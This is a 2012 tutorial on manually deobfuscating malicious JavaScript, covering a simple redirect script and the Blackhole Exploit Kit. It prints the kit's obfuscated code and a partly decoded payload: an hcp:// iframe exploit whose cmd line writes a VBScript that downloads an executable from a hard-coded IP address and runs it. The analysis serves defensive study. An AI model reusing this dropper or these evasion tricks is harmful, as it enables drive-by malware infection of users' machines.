JavaScript Deobfuscation

A Manual Approach

Sudeep Singh

4/15/2012

Table of Contents

Preface

JavaScript Obfuscation has been used as a means to bypass Antivirus Engines for several years. With a rise in the number of Browser Exploits, the focus on detecting malicious JavaScript used in Web Pages has increased. This causes attackers to push the envelope of JS Obfuscation.

This article will cover the concepts and techniques used in Obfuscating JS. A Manual Approach is presented which will help in reversing advanced obfuscations used in the latest Exploits as well.

The purpose is to show the advantages of a Manual Approach over automated JS Unpackers.

The reader is also introduced to Obfuscation features present in an Exploitation Framework, MSF.

Reasons for JavaScript Obfuscation

Primary reason is to obfuscate the source code to such an extent that it's close to impossible to deobfuscate or reverse engineer it. This helps in preventing Intellectual Property Theft.

There are several obfuscating tools which also condense the code and speed up the time taken to load the code in browser.

They can be used to get rid of unused and repetitive code.

From a Security Perspective, an obfuscated JavaScript has the ability to bypass Antivirus Detections. It also makes the process of understanding the purpose of the code difficult.

Javascript Minifiers vs Obfuscators

There are plenty of online tools available that give the option of making a JavaScript difficult to read. However, the main purpose of a Minifier is to make the code lightweight by removing unused parts of code and replacing characters with alternatives to reduce the time taken to load this code in browser.

A simple example is, JSMin by Douglas Crockford. This tool reduces the size of JS code by almost half by performing following operations:

- Replace carriage returns by line feeds.
- Replace runs of spaces by a single space, runs of new line characters by a single linefeed.
- Replace comments with line feeds.
- Replace /**/ with spaces.

As can be seen, it doesn't focus on encoding strings, replacing local variable names and other techniques which are used by an obfuscator.

Methods of JavaScript Obfuscation

There are several methods which are used to obfuscate a piece of code written in JavaScript. In order to understand this better, I will take as an example a few obfuscated JavaScript codes.

The tricks used can vary from easy and common ones which can be handled by an online JS Unpacker such as jsunpack.jeek.org to really complex tricks which are outside the scope of an online JS Unpacker.

Instead of documenting all the tricks used at once in bulk here, I will document them in 3 different sections with increasing difficulty.

Basic JavaScript Obfuscation

In the first section we discuss a really easy obfuscated JavaScript. Consider this as a warm up session while you grasp the common concepts used in JS Obfuscation. Please note that this obfuscated JS can easily be unpacked using an online JS Unpacker as stated before, however the ability to manually deobfuscate this code will help us in understanding more advanced methods better.

So, let us get started.

At first the obfuscated code looks as shown below:

```
<script type="text/javascript">var NMeZD='krkeIplIaMcMIe'.replace(/[kIYM]/g,'');if('ZfoJC'=='JlEhQJO')mxvGejD();if('kPJV'=='IbtXg')lcEiM();var
DubWtR='ufIrIIoumuCShIaruCuoSdIe'[NMeZD](/[IuS]/g,'');if('smAZCwy'=='zLdfsRt')YPCwkLt();var tZsuw;var
HxIyzd='gpSaddrSsgeIonSt'[NMeZD](/[Sgdo]/g,'');var QpUL=64;var Jzgxgh=98;var
iRNyfP='DspDlGipcUe'[NMeZD](/[DUpG]/g,'');if('wiBStaT'=='JfHpM')IMkYqmy();var lMPRx='hLeLvhaul'[NMeZD](/[uLh]/g,'');var wJjYkU='LtTYW';var
PFtQFJm=22;var dTwLJqC=59;var mSIAd='';var VwfRSfE=40;var BKOp;var
```

This is not readable. So, we place a new line character after every semicolon and do a bit of formatting so that it looks more readable as shown below:

```
<script type="text/javascript">

var NMeZD='krkeIplIaMcMIe'.replace(/[kIYM]/g,'');

if('ZfoJC'=='JlEhQJO')
mxvGejD();

if('kPJV'=='IbtXg')
lcEiM();

var DubWtR='ufIrIIoumuCShIaruCuoSdIe'[NMeZD](/[IuS]/g,'');

if('smAZCwy'=='zLdfsRt')
YPCwkLt();

var tZsuw;
var HxIyzd='gpSaddrSsgeIonSt'[NMeZD](/[Sgdo]/g,'');
var QpUL=64;
var Jzgxgh=98;
var iRNyfP='DspDlGipcUe'[NMeZD](/[DUpG]/g,'');
```

Now a few observations to understand the methods used by the malicious user to obfuscate the code:

Trick 1: Declaring a lot of variables which are never used.

Example:

```
var tZsuw;
var QpUL=64;
var Jzgxgh=98;
```

These are placed in, only to create confusion. They can be deleted.

Trick 2: Evaluating False Conditions in an IF statement and calling an undefined function from within.

Example:

```
if('ZfoJC'=='JlEhQJO') // False Condition
mxvGejD();          // This function is never defined and used.
```

Such IF statements can be deleted as well.

Trick 3: Use of long variable names such as, “NMeZD”, “Hxlyzd” is again used only to deter the analysis.

All the above tricks are used repeatedly to make the code unreadable.

After removing all this from our code, we have a better looking code with us which looks like shown below:

```
<script type="text/javascript">

var NMeZD='krkeIplIaMcMIe'.replace(/[kIYM]/g,'');
var DubWtR='ufIrIIoumuCShIaruCuoSdIe'[NMeZD](/[IuS]/g,'');
var HxIyzd='gpSaddrSsgeIonSt'[NMeZD](/[Sgdo]/g,'');
var iRNyfP='DspDlGipcUe'[NMeZD](/[DUpG]/g,'');
var lMPRx='hLeLvhaul'[NMeZD](/[uLh]/g,'');

var pGIL='b1bcb0c2bab2bbc17bb9bcb0aec1b6bcbb8a74b5c1c1bd877c7cbcc6bfbcc1b67bbfc27c74';

var KsjQS=(function(){return this;})();
```


Encoded JavaScript Function Names:

The code makes use of various JavaScript functions to decode the encoded string. These function names are again obfuscated. I will make use of Web Console in FireFox to quickly decode these function names.

Example:

var NMeZD='krkeIplIaMcMIe'.replace(/[kIYM]/g,'');

Here the variable, NMeZD will hold the function name. The code makes use of replace function to decode the function name. This can be automated using FireFox's Web Console as shown below:




So, now we know it holds the string "replace".

This is again used to retrieve another function name string as shown below:

var DubWtR='ufIrIIoumuCShIaruCuoSdIe'[NMeZD](/[IuS]/g,'');

We replace "NMeZD" above with "replace" and again evaluate it using the Web Console as shown below:



So, we get, “fromCharCode” as the next function name string. In this way, we can proceed to evaluate all the function names used in the code. Once done, the code looks as shown below:

```
<script type="text/javascript">

var NMeZD='replace';
var DubWtR='fromCharCode';
var HxIyzd='parseInt';
var iRNyfP='slice';
var lMPRx='eval';
var bICiX='constructor';
```

Retrieving the Global Object:

A Global Object for a Browser is the window. This is also known as a window leak. To retrieve this, the code uses following section:


var KsjQS=(function(){return this;})();


the function here does nothing other than leaking the global object, window into the variable name, “KsjQS”.

Retrieving the String Function Handle:

var oMYN='IhDxPv'[‘constructor’];

This was a nice trick used in this code. Again, it can be understood better using the Web Console:





Decoding Stage:

The encoded string is stored in the variable, pGIL.

var pGIL='b1bcb0c2bab2bbc17bb9bcb0aec1b6bcbb8a74b5c1c1bd877c7cbcc6bfbcc1b67bbfc27c74'; // Length of this string is 74

This is the main goal of the code, to decode this string and execute it. We will see how it does that.

It uses the following For Loop to do that:

```
for (mJvk=0;mJvk<pGIL.length;mJvk+=2)
{
rVCkG=KsjQS[HxIyzd](pGIL[iRNyfP](mJvk,mJvk+2),16)-77;
mSIAd+=oMYN[DubWtR](rVCkG);
}
```

We can make this much more readable by replacing all the variable names with their corresponding function name strings. Along with this, I will also replace the variable names, “mJvk”, “rVCkG” and “mSIAd” with “a”,”b” and “c” respectively.

Once done, the code looks as shown below:

```
for (a=0;a<pGIL.length;a+=2)
{
b=window[parseInt](pGIL[slice](a,a+2),16)-77;
c+=String[fromCharCode](b);
}
```

It iterates over the characters of the encoded string using a FOR Loop and decodes them using String.fromCharCode.

Once done, it will decode to: document.location= **http://oyroti.ru/**

This code is used to redirect the browser to the site, **http://oyroti.ru/**

Blackhole Exploit Kit

Now, having understood the easy concepts, let's dive a little deeper into complex codes that easily bypass AV and are also not handled by online JS Unpackers. We have only one option left with us, to unpack it manually.

As an example, I have taken the Obfuscated JavaScript used in Blackhole Exploit kit. This code uses some nice new undocumented tricks.

At first, I will list down some of the tricks used:

1. As usual, to deter the reverse engineer, the readability is made difficult by using long variable names, removing the formatting like new line characters. Nothing new here.

2. Some try{} and catch{} sequences are used. This concept remains same across various programming languages. You try to execute some code in the try{} section and if an exception is thrown, it will be handled by the exception handler coded in the catch{} section.

We will look in more depth, how our code uses this.

3. Excessive use of ternary operator to form strings in concatenation.

4. A few IF statements which always evaluate to true are added as a prefix or suffix to code sections.

5. Now comes the important one. Use of DOM Tricks to decode the HTML code in the page. A big chunk of obfuscated code is wrapped around with tags. The obfuscated JavaScript will be used to decode this.

6. If you start reading the code from the top, you might be tempted to spend some time and try to understand the obfuscated code between tags. However, this is what the attacker wants. Instead of spending time in trying to understand this code, we should always take a complete glance over the code and see where it is used. As we will see later, it is decoded in a FOR loop.

Here is the original obfuscated code:

```
<html><body><span></span><style>div{display:none;}</style><script>m=function(q){z+=q;};z=new String();</script>
<div>$$$var iframe$@Uiframe
src$"?#JIMT@D@cpSHHservicesHsearch&amp;query$anything?topic$hcpSHHsystemHsysinfoHsysinfomainGhtm&gt;(&gt;&gt;(&gt;&gt;(&gt;&g
t;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&
gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;
&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;
;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&g
t;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&
gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(
&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(&gt;&gt;(GG&gt;N*GG&gt;N*sysinfomainGhtm&gt;uIILfsvr$U@D@scrip
t defer%9unA\@cmd Hc echo -ile5ame ! '?#QMPIT;,47?#QMPIT}fileGexe'%%?#QMPIT;,47?#QMPIT}goGg7s]]echo
url!'httpSHHORGJRMGJRKGKKRHqGphp{f!PKMNd?e!N' %%?#QMPIT;,47?#QMPIT}goGg7s]]echo :et obj/;;7 !
*reate6bjectA'4:X43KGX43/;;7'B%%?#QMPIT;,47?#QMPIT}goGg7s]]echo *all obj/;;7G6penA'.,;'E urlE
-alseB%%?#QMPIT;,47?#QMPIT}goGg7s]]echo obj167(%%?#QMPIT;,47?#QMPIT}goGg7s]]echo set o:tream !
createobjectA'(dodbG:tream'B%%?#QMPIT;,47?#QMPIT}goGg7s]]echo *onst ad;ype)inary ! J %%?#QMPIT;,47?#QMPIT}goGg7s]]echo *onst
ad:ave*reate6verWrite ! K %%?#QMPIT;,47?#QMPIT}goGg7s]]echo *onst ad:ave*reate5ot,xist ! J  %%?#QMPIT;,47?#QMPIT}goGg7s]]echo
o:treamGtype ! ad;ype)inary %%?#QMPIT;,47?#QMPIT}goGg7s]]echo o:treamGopen %%?#QMPIT;,47?#QMPIT}goGg7s]]echo o:treamGwrite
obj/;;7Gresponse)ody%%?#QMPIT;,47?#QMPIT}goGg7s]]echo o:treamGsavetofile -ile5ameE ad:ave*reate5ot,xist
%%?#QMPIT;,47?#QMPIT}goGg7s]]echo o:treamGclose%%?#QMPIT;,47?#QMPIT}goGg7s]]echo set o:tream ! nothing
%%?#QMPIT;,47?#QMPIT}goGg7s]]echo :et xml ! 5othing %%?#QMPIT;,47?#QMPIT}goGg7s]]echo :et Wsh:hell !
*reate6bjectA'W:criptG:hell'B %%?#QMPIT;,47?#QMPIT}goGg7s]]echo Wsh:hellG9un -ile5ameE IE ;rue
%%?#QMPIT;,47?#QMPIT}goGg7s]]echo :et -:6 ! *reate6bjectA':criptingG-ile:ystem6bject'B %%?#QMPIT;,47?#QMPIT}goGg7s]]echo
-:6G+elete-ile '?#QMPIT;,47?#QMPIT}goGvbs' %%?#QMPIT;,47?#QMPIT}goGg7s|cscript ?#QMPIT;,47?#QMPIT}goGg7s%nul\@GreplaceAH!HgE
:tringGfrom*har*odeAOJBBGreplaceAH'HgE :tringGfrom*har*odeALMBBGreplaceAH]HgE :tringGfrom*har*odeALQBBGreplaceAH{HgE
:tringGfrom*har*odeAOLBBGreplaceAH167(HgE :tringGfrom*har*odeAPKEQMEQMEQIEMOEQLEJIJEJJIEJIIBBGreplaceAHg7sHgE
:tringGfrom*har*odeAJJQERQEJJNBBGreplaceAH}HgE :tringGfrom*har*odeARKBBGreplaceAH?#QMPITHgE
:tringGfrom*har*odeALPBBBTUHscript%"%@TdocumentGwriteAiframeBT</div><script>
try{Math.lol();}catch(qwgw){fr="f"+"r"+"o"+"m"+"C";}
ch="charC";
zz=window;
dd=zz[((1)?"doc":"")+"ument"]["getElem"+((1)?"entsB":"")+"yTagName"]("div");
p="prototype";
try{Boolean(false)[p].google;}catch(vb){e=zz['e'+'v'+'al'];fr+=(fr)?"ha"+"rCode":"";ch+=(fr)?"odeAt":"";r="replace";}
n="nerHTML";
for(i=5-3-2;i<dd["length"];i++){
        if(e)m(dd[i]["i"+"n"+n]["subst"+"r"](3));
}
if(e){
z=z.replace(/&lt;/g,"<");
z=z.replace(/&gt;/g,">");
if(e&&fr)z=z[r](/&amp;/g,(e)?"&":"");
\
```

After taking a quick glance at the entire code, we observe that the obfuscated JS is placed right after the tags in the HTML page.

We will start here.

The above mentioned tricks shall be better understood with the examples of snippets from the code:

Trick 1: You just need to look at the code and this point shall become evident :)

Trick 2: try{Math.lol();}catch(qwgw){fr="f"+"r"+"o"+"m"+"C";}

Adding new line characters to make it more readable. I have also added the necessary comments.

```
try
{
Math.lol(); /* lol() is an invalid library undefined in Math Class */
}
catch(qwgw) /* The code above throws an exception which triggers the code in catch() block */
{
```

```
fr="f"+"r"+"o"+"m"+"C"; /* Basic String Concatenation, "fromC" is the result
}
```

As is the case with most obfuscated JS, one trick is repeated several times. So, following the same approach we clear up the remaining code.

Trick 3:

```
try{Boolean(false)[p].google;}catch(vb){e=zz['e'+'v'+'al'];fr+=(fr)?"ha"+"rCode":"";ch+=(fr)?"odeAt":"";r="
replace";}
```

Make it more readable:

```
try
{
Boolean(false)[p].google; /* invalid code, throws an exception which triggers code in catch() block */
}
catch(vb)
{
e=zz['e'+'v'+'al']; /* Basic String Concatenation */
fr+=(fr)?"ha"+"rCode":"";
ch+=(fr)?"odeAt":"";
r="replace";
}

fr+=(fr)?"ha"+"rCode":"";
```

Since, fr was already set before to "fromC", this condition evaluates to true. So, whatever is before the colon (":") character is the result of this ternary operation.

```
fr = fr + "ha" +  "rCode"
fr = "fromCharCode"
```

Trick 4:

```
if(e) /* e was set to the string, "eval" as seen in Step 3 */
{
z=z.replace(/&lt;/g,"<");
z=z.replace(/&gt;/g,">");
if(e&&fr) /* both e and fr are set in the code before */
z=z[r](/&amp;/g,(e)?"&":"");
}
```

Effectively, this code reduces to the following after applying the tricks mentioned above:

```
z=z.replace(/&lt;/g,"<");
z=z.replace(/&gt;/g,">");
z=z.replace(/&amp;/g,"&");
```

Trick 5:

```
zz=window;
dd=zz[((1)?"doc":"")+"ument"]["getElem"+((1)?"entsB":"")+"yTagName"]("div");
n="nerHTML";
for(i=5-3-2;i<dd["length"];i++)
{
        if(e)
        m(dd[i]["i"+"n"+n]["subst"+"r"](3));
}
```

```
dd=zz[((1)?"doc":"")+"ument"]["getElem"+((1)?"entsB":"")+"yTagName"]("div");
```

reduces to,

```
dd=window["document"]["getElementsByTagName"]("div");
```

This will return an array of all the div elements present in the HTML page. The collection of tags is stored in the variable dd.

In our case, there is only one tag present in the web page.

So, dd["length"] = 1

The for loop reduces to,

```
for(i=0;i<1;i++)
{
        m(dd[i]["innerHTML]["substr"](3));
}
```

This for loop runs only once.

dd[0]["innerHTML]["substr"](3) will strip out the first 3 characters from the HTML code present between the tags. These first 3 characters are, "$$$".

This indicates that our code, inserts invalid HTML character strings in the code, interspersing them between valid code. During the decoding phase, it gets rid of these invalid HTML Character Strings.

At the end of this for loop, the entire obfuscated code with the first 3 chars stripped out is stored in the String Object Variable, z.

This trick is the reason; online JS unpackers are unable to deobfuscate the code.

Trick 6:

We will analyze the FOR loop which is used to decode the obfuscated innerHTML of tag.

```
s="";
for(i=0;i+5-4-1<=2227;i++) {
                                if(i-2227==0){q=s;e(q);}else{
                                c=z["su"+"bstr"](i,1);
                                h=c[ch](0);
                                if((h>=36)&&(h<61)){
                                        c=st(h+25);
                                } else if ((h>=61)&&(h<86)) {
                                        c=st(-25+h);
                                }
                                s=s.concat(c);
                                }
```

This reduces to,

```
for(i=0;i+5-4-1<=2227;i++)
{
        if(i-2227==0)
        {
                q=s;
                e(q);
        }
        else
        {
                c=z["substr"](i,1);
                h=c.charCodeAt(0);
        if((h>=36)&&(h<61))
        {
                c=String.fromCharCode(h+25);
```

```
        }
        else
        if ((h>=61)&&(h<86))
        {
                c=String.fromCharCode(-25+h);
        }
                s=s.concat(c);
}
```

After reading the code of the FOR loop, it is evident that it decodes the obfuscated innerHTML using ASCII Manipulation.

Below is the sequence:

1. Run a FOR loop for the entire length of the innerHTML between tags.
2. Pick one character at a time.
3. Retrieve its ASCII value.
4. Check if its ASCII value falls within the range, 36 to 61. If it does, then add 25 to the ASCII value and save the corresponding ASCII character in a variable.
5. Check if ASCII Value falls within the range, 61 to 86. If it does, then subtract 25 from the ASCII value and save the corresponding ASCII character in a variable.
6. Concatenate this to the result and keep repeating the loop till the entire length of innerHTML is traversed.
7. During the last step of the loop, use eval() to execute the code.

Now, that we have an understanding of the FOR loop, we can proceed with the decoding. However, considering the size of the obfuscated code, doing it manually is not efficient.


I will instead create a new HTML Document, using only the required code from the original malicious web page.

Our purpose here is to see, what the obfuscated chunk of code decodes to.

Here is the code,

```
<html>
<title>Deobfuscation</title>
<script type="text/javascript">

var z="var iframe$@Uiframe src$"?......"; /* Place the entire obfuscated code present between the
<div/> tags with the first 3 characters stripped out here */

s="";

for(i=0;i<=2227;i++)
{

        c=z.substr(i,1);
        h=c.charCodeAt(0);
        if((h>=36)&&(h<61))
        {
                c=String.fromCharCode(h+25);
        }
        else
        if ((h>=61)&&(h<86))
        {
                c=String.fromCharCode(-25+h);
        }
        s=s.concat(c);

}

alert(s);

</script>
</html>
```

Save this as an HTML page and open it with your browser. The deobfuscated code is shown in the alert pop up box.



Copy and paste the contents of the above popup box in another file. This need not be in HTML format.

We have another layer of obfuscation here. The same tricks which were learnt in the previous approach can be applied here.

However, once again we need to take a complete glance at the code.

Trick 1:

Use of various types of Encoding:

h, №, %u003f are some instances.

We can replace them by converting to corresponding unicode characters, however we shall do it later.

Trick 2:

CreateObject(@MSXML2.XMLHTTP@)>>№TEMP№}go.gPs
echo Set xml ! Nothing >>№TEMP№

A lot of special characters like "@", "}", "!" are placed in specific positions but the meaning is not clear.

If we keep tracing the code till the end, we find a set of replace functions used.

The entire obfuscated code has a sequence of replace functions added at the end as shown below:

```
var iframe='<iframe
src="&#104;'+'cp://services/search?query=anything&topic=hcp://system/sysinfo/sysinfomain.htm%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%
%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%
A..%5C..%5Csysinfomain.htm%u003fsvr=<'+'script defer>Run(\'cmd /c echo FileName !
@&#8470;TEMP&#8470;}file.exe@>>&#8470;TEMP&#8470;}go.gPs]]echo url!@http://69.194.192.229/q.php{f!7245d&e!5@
>>&#8470;TEMP&#8470;}go.gPs]]echo Set objHTTP ! CreateObject(@MSXML2.XMLHTTP@)>>&#8470;TEMP&#8470;}go.gPs]]echo Call
objHTTP.Open(@GET@, url, False)>>&#8470;TEMP&#8470;}go.gPs]]echo objJOPA>>&#8470;TEMP&#8470;}go.gPs]]echo set oStream !
createobject(@Adodb.Stream@)>>&#8470;TEMP&#8470;}go.gPs]]echo Const adTypeBinary ! 1 >>&#8470;TEMP&#8470;}go.gPs]]echo Const
adSaveCreateOverWrite ! 2 >>&#8470;TEMP&#8470;}go.gPs]]echo Const adSaveCreateNotExist ! 1  >>&#8470;TEMP&#8470;}go.gPs]]echo
oStream.type ! adTypeBinary >>&#8470;TEMP&#8470;}go.gPs]]echo oStream.open >>&#8470;TEMP&#8470;}go.gPs]]echo oStream.write
objHTTP.responseBody>>&#8470;TEMP&#8470;}go.gPs]]echo oStream.savetofile FileName, adSaveCreateNotExist
>>&#8470;TEMP&#8470;}go.gPs]]echo oStream.close>>&#8470;TEMP&#8470;}go.gPs]]echo set oStream ! nothing
>>&#8470;TEMP&#8470;}go.gPs]]echo Set xml ! Nothing >>&#8470;TEMP&#8470;}go.gPs]]echo Set WshShell !
CreateObject(@WScript.Shell@) >>&#8470;TEMP&#8470;}go.gPs]]echo WshShell.Run FileName, 0, True
